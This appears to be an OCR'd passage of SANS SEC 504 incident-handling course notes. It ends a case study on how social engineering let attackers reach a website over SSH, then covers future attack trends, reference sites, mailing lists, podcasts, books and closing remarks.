
In this e-mail, the attacker went further, telling the admin to change the user account password (not the root password) to "changeme123" so that he could log in and quickly change it. This is Mistake #14: The attacker chose the password for an account on the target system, and the admin simply set the password to this value. The admin should have chosen a password, and it should have been stronger than changeme123.



Now, the attackers try to log in to the high-profile website guessing several usernames and trying the password of "changeme123." But, for some reason, it just doesn't seem to work for the attackers. Perhaps more social engineering is needed.



The attackers send yet another e-mail to the admin of the website. This message says that the ssh access is not working, and asks whether the account name for the target machine is just the VIP's first name.




The admin responds telling the attackers that the account name is the VIP's last name, not the first name. Mistake #15 was revealing the username for the account, giving the attackers everything they needed to log in to the high-profile website.

It is important to analyze the flow of this social engineering attack. The attackers started knowing only potential root passwords for the high-profile website. Armed with only this knowledge and access to the VIP's e-mail account, they were able to:


1) Verify which of those root passwords was still in use.
2) Learn that remote root login was blocked for ssh.
3) Get inbound ssh access from any source IP address.
4) Get that ssh access on a specific port the admin told them about.
5) Get a password reset for a non-root account to a value of their choosing.
6) Determine the username for the non-root account.

With all of this information and access granted to the attackers, they now can remotely access the website via the non-root account using ssh, and then su to get full root-level access of the machine.



The attackers now ssh into the high-profile research website. They steal the hashes for accounts on this website that belong to researchers around the world.

With their domination of TGTarget's environment nearly complete, the attackers now move onto the embarrassment phase of their goal. They start by defacing the research website, announcing their attack. They then log into the Twitter account of the original CMS user. This user had synchronized even his Twitter password to the passwords used elsewhere in the environment, leading to Mistake #16. The attackers were, therefore, able to announce their conquest using the organization's own communication mechanisms with the public.



Finally, the attackers package up all of the information retrieved from the target organization, especially the e-mail archive, and post it on a file distribution service, making it available to the world. They also release all of the hashes of researchers retrieved from the high-profile research website, leading to further embarrassment.

Compounding the public release of the e-mail archive was the fact that very little TGTarget e-mail was encrypted, Mistake #17. Thus, the press and others were able to read the e-mail and the secrets it contained about TGTarget's business. Furthermore, although the e-mail was generally not encrypted, some of it was digitally signed by TGTarget employees, allowing reporters and others to verify the integrity and authenticity of the leaked e-mails, making it difficult for TGTarget personnel to deny the veracity of these messages.

In the end, TGTarget made a series of mistakes that lead to the compromise of their sensitive information. Your organization might not make some of these mistakes, perhaps leading you to think a situation like this might not occur for your organization. Unfortunately, it is still possible, even if you don't make *all* of these mistakes. Even if you make a small subset of these errors, a determined attacker might still find other problems and gain advantage over your organization. That's why careful detection mechanisms and thorough response strategies have to be designed and implemented in advance.

SEC 504 Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- ***Conclusions***

We are now back to our roadmap and the homestretch for the course. Let's conclude the course by discussing where computer attacks are headed in the future, as well as several useful references.

The Future?

Where are all these attacks leading us and how will things evolve over the next several years? Let's explore this topic in more detail.

Near-Future Trends in Attacks

- Distributed attacks on the rise
  - Distributed scanning
  - Distributed password cracking
  - Worms, worms, and more worms
  - Bots, bots, and more bots
- Clients exploitation dominates, and is used as an avenue to get to data and servers
  - Cable modems, DSL, and FiOS: Always-on and high bandwidth
  - Virus/worm infection used to spread attack tools
  - Target home users and telecommuters

Distributed attacks help attackers by speeding things up, allowing them to consume more resources, and making them harder to detect.

In addition, attacks are focused increasingly on clients rather than servers. Server attacks still occur, but exploitation of clients is extremely popular, and growing even more so.

Additional Near-Future Trends

- Client-side attacks proliferate
- Attacks against cell phones and PDAs
- Undermining user-based trust models
  - TLS and SSL
  - SSH
  - Active Browser Content – ActiveX
  - Others ...

We are seeing many attacks against client-side software, such as browsers, music players, image viewing tools, etc. This will continue to be a dominant vector for some time.

Also, as more features and power are added to smaller platforms like cell phones and PDAs, attackers will likely increasingly target these types of tools. With full-fledged operating systems and useful development environments, attackers are starting to create malicious code for cell phones. Watch for more of that in the near future.

User-based trust models are just plain scary, because users do not understand what's going on from a technology perspective. Whenever we have a technology that pops up a dialog box asking the user, in effect, "Something really dangerous is about to happen; do you want to let it?" we are going to have trouble. But, that is what we have created with SSL, SSH, ActiveX, and several other technologies. We either have to move users out of the trust loop (unlikely) or build our tools so that they understand what the implications are.

The Future – Long Term?

- We live in the golden age of hacking
  - Rapid adoption of new and untested technologies
  - We're using these technologies to secure some of our society's most valuable assets
  - Numerous vulnerabilities
  - Lots of information easily available for learning
- What comes next in the world of hacking?
  - Two scenarios:
    - Big problems
    - A secure world

Currently, an enormous number of new vulnerabilities are discovered every week. Software is rolled out into production when it is little better than alpha code. Vulnerabilities are widely publicized, despite the long duration it takes for many software vendors to release fixes. It usually takes even longer for companies to deploy effective countermeasures and patches. In addition, crackers have teamed up around the globe to share information and coordinate attacks. It is the golden age of hacking …

We were once having a deeply philosophical talk with an old-time security guru at Bellcore… We asked him what the future holds. He responded, "There'll either be massive attacks and our jobs will be very much in demand … Or, the vendors will get their act together, and we'll become the electronic equivalent of the night watch person." We next explore these two scenarios in more detail.

The Future: Scenario One – Big Problems

- Attackers continue to discover holes in the infrastructure
- Major, life-impacting attacks occur
  - Terrorism
  - Cyber warfare
  - Joy-ride gone awry
  - Critical systems crash, hurting people
- My guess as to what will be the major hole:
  - Infrastructure routing
  - DNS exploit
  - IOS gaping hole
  - iOS or Android flaw – phone outage possibility
  - Devastating Windows worm/bot combo
  - Firmware attack against cell phones or electrical systems
  - Combinations, anyone?

We don't want to be prophets of doom we don't want to over-hype the situation. However, there are some worrisome possible future scenarios. We've already seen precursors to this with the Morris Worm and other significant attacks. As we rely more on the Internet and other computer-based technologies, we become much more vulnerable to attacks against our gadgets.

Many countries actively develop cyber warfare capabilities. Likewise, terrorist organizations have taken to using computer technology to carry out their agenda. If your organization is a critical component of the infrastructure of the world or your country, you might be a target.

Also, we've seen some cases involving a youth who plays with a new worm, and accidentally releases it into the wild, causing much damage. In the future, we could face a massive incident where a computer joy ride goes wrong, crashing systems.

There are many points of attack against the worldwide computing infrastructure. A major hole in any of the technologies listed in this slide could result in a significant amount of damage. For example, if attackers are able to manipulate infrastructure routing, they can steal massive amounts of data or shut down the Internet entirely. If they find a flaw in the Border Gateway Protocol (BGP4), they could cause major disruptions. Similarly, the domain name system underlies so much of Internet functionality. If attackers discover a major flaw in DNS systems, they can manipulate DNS to conduct numerous types of attacks. In addition, so many routers on the Internet and on enterprise networks use Cisco's Internetwork Operating System (IOS). Or, a flaw in hundreds of millions of mobile devices, such as Apple's iOS or Google's Android devices, could cause major phone outages. If a significant flaw is found in IOS, we would have major problems. A worm/bot combo exploiting Windows machines could also cause grief. Or, attacks against the firmware of cell phones or electrical systems could cause outages with major implications.

In the Robert Tappan Morris, Jr. worm incident of 1988, we saw an attack that exploited vulnerabilities in a couple of different services, namely Finger and Sendmail. It is possible that attackers could find and exploit vulnerabilities in several of these newer technologies as well, such as a bug in infrastructure routing and a hole in DNS, that could be exploited together with dramatic results. This scenario is certainly not a cheery one.

The Future: Scenario Two – A Secure World


- Vendors finally get their act together
  - And, quite frankly, organizations deploying and using the systems need to as well
- Technology is truly tested before deployment
- This is a costly proposition and, therefore, probably quite a way off

At some point in the future, software vendors, governments, companies, and other organizations will devote the resources necessary to be truly secure. Software will be tested before it is put into production. Security will be built into the requirements, design, implementation, and testing of our hardware and software components.

Unfortunately, this is not the trajectory we're on with software release cycles shrinking every day and the rush to be first to market.

Still, in the long term (which, in Internet years, might be less than a decade away), we will likely be much more secure. Think about the early automotive revolution, with crank-started engines and dangerous roadways. Our IT infrastructure is in the equivalent of the hand-cranked automobile era. In the future, we will have built-in security controls to help manage risks better. Using technology, we will lower the risk to some acceptable value. At that point, we can use insurance to handle the residual risk.

Again, we believe computer security will become much more like what we do with automobiles. We build safe highways, wear our seat belts, and use air bags. But just in case there's an accident, we buy insurance.



Throughout this course, we discuss numerous attack techniques from classics, such as IP address spoofing, to more recent trends, such as kernel manipulation and polymorphic code. It is important for you to keep up to speed with attack techniques and tools because they continue to evolve. The references we cover over the next several slides are helpful in keeping in touch with what is happening with computer attack tools.

Useful Sites (1)

References

- *Internet Storm Center*
  - Handlers' Diary every day
  - Interesting new threats, vulnerabilities, attacks, and defensive tips
  - http://isc.sans.edu

- *Packet Storm*
  - Every day or two, new exploit code and tools are posted
  - A tremendous amount of hacking and security information
  - Very useful; I read it every day
  - http://www.packetstormsecurity.org

The *Internet Storm Center* is a wonderful source of interesting security vulnerability and defense information. I read it every single day, focusing on the handler's diary.

The *Packet Storm* security site is incredibly useful. Whenever a new attack tool is released, its authors usually send a message to *Packet Storm*. *Packet Storm* maintains a huge inventory of attack and defense tools on its website. Every day or two, new exploits and attack tools are listed in its "New Tools" section. The site also includes a useful search engine to find tools and capabilities. *Packet Storm* is now run as a non-profit organization and is an indispensable resource. Whenever looking for a specific tool, check out *Packet Storm* first.

Useful Sites (2)

References

- *The Honeynet Project*
  - White papers and useful challenges
  - http://www.honeynet.org
- *DefCon*
  - Website at www.defcon.org includes some interesting talks
  - Sniffer data from attacks

The Honeynet Project website is also useful. You should look for the challenge of the month to get a feel for what the bad guys are up to.

DefCon has the best-attended hacker conference every summer in Las Vegas. Its site has some interesting archives from earlier conferences, including sniffer data from the Capture the Flag contest it holds every year.

Mailing Lists (1)

References

- Bugtraq
  - Frequent posts by computer underground – hacks, source code, etc.
  - A very valuable resource
- To subscribe, send an e-mail message to bugtraq-subscribe@securityfocus.com
  - The contents of the subject or message body do not matter
  - You will receive a confirmation request message to which you will have to answer
- Bugtraq archives can be found at http://www.securityfocus.com (in the forums area under Bugtraq)

The Bugtraq mailing list is perhaps the single most valuable resource about computer attacks and defenses that is available today. It's definitely worth your time, if you need to keep up on the latest and greatest attacks and defenses. It gets a large amount of traffic, ranging from a dozen to upwards of 50 messages per day, so it isn't for the faint of heart. However, it is well-moderated and most of the information is useful. You can subscribe to Bugtraq using information shown on this slide.

Mailing Lists (2)

References

- US-CERT
  - United States Computer Emergency Readiness Team
- Useful information, but less detail, information, and clutter than from Bugtraq
- Subscribe to Technical Cyber Security Alerts
  - At http://www.us-cert.gov/cas/signup.html

If you are pressed for time and cannot monitor the other lists, the US-CERT mailing list is sort of a bare minimum of advisory information for system administrators and security professionals.

Reading US-CERT Technical Cyber Security Alerts, you will get all of the major, ultra-important vulnerabilities and attack scenarios in nicely written summary advisories. The advisories will tell you how to defend yourself and what to look out for. However, you will likely get them much later than folks who read Bugtraq, allowing attackers to get a jump on you. On some occasions, however, CERT does release advisories before they appear in other forums.

Podcasts


References

- Numerous podcasts provide in-depth information about security
  - Security Weekly Podcast: http://www.securityweekly.com
  - Network Security Podcast: http://mckeay.libsyn.com
  - Securabit Podcast: http://securabit.com
  - Data Security Podcast: http://datasecurityblog.wordpress.com

Each of the podcasts on this slide publishes a new episode each week or two, highlighting late-breaking security issues, attacks, and defenses. Listening to them during exercising or morning work commutes can help make otherwise-wasted time much more valuable for your information security practices.

Fun Reading — References

- *The Cuckoo's Egg: Tracking a Spy through the Maze of Computer Espionage*
  - Cliff Stoll, 1989
- *Cyberpunk: Outlaws and Hackers on the Computer Frontier*
  - Katie Hafner and John Markoff, 1991
- *Masters of Deception: The Gang that Ruled Cyberspace*
  - Michelle Slatalla and Joshua Quittner, 1994
- *Takedown: The Pursuit and Capture of Kevin Mitnick, America's Most Wanted Computer Outlaw*
  - Tsutomu Shimomura with John Markoff, 1996




The books listed on this slide are not technical, but they do address the topic of computer security. Many of them are quite entertaining to read and I strongly recommend several of them.

Cliff Stoll's book is a classic. If you haven't read it, go get a copy. It's a quick read and it's fun.

Cyberpunk is also very good.

References: More Fun Reading

- *The Fugitive Game: Online with Kevin Mitnick*
  - Jonathan Littman, 1996
- *The Watchman: The Twisted Life and Crimes of Serial Hacker Kevin Poulsen*
  - Jonathan Littman, 1997
- *The Hacker Diaries: Confessions of Teenage Hackers*
  - Dan Verton, 2002
- *Kingpin: How One Hacker Took Over the Billion-Dollar Cybercrime Underground*
  - Kevin Poulsen, 2011
- *The Story of Alice and Bob!!*
  - By John Gordon at The Zurich Seminar April, 1984
  - http://www.conceptlabs.co.uk/alicebob.html



The Fugitive Game: Online with Kevin Mitnick is also a worthwhile book you should check out.

Throughout this course and in numerous places in the computer security and cryptography fields, we see references to Alice and Bob. The Alice and Bob website is only about two pages long, but it is interesting, because it highlights the true story behind this pair of characters. What are the real motivations of this bizarre duo who try to communicate with each other in light of constant eavesdroppers, attacks, and twisted scenarios? Are they having an affair? Are they spies working for various governments? What's the true story? You can find out at the listed website.

Conclusions

- The attacks are getting more sophisticated, yet easier to use
- Attacks are seldom isolated, one-type events – Various hacks are combined
- All the defensive strategies we discuss come down to:
  - Do a thorough, professional job of administering your systems
- This does not guarantee that you will not be attacked
  - But it does help to ensure you will have an effective means of handling attacks
- By remaining diligent, you can defend your systems and maintain a sound, secure environment!

We want you to leave this course with a healthy respect for the capabilities of the attack tools that are available today. We do not want you to leave this course fearful of these tools. That would be counterproductive. Instead, think of the defenses that we discuss. They all come down to doing a good job of administering and securing your systems. Sure, they're not easy and can require a lot of work. However, by remaining diligent, you can defend your environment from attack.

Also, feel free to contact your instructor if you'd like to talk further.

Open Discussion and Final Questions

Q & A

Ask questions. If there's not any course time left, feel free to come up afterward and ask some questions of the instructor.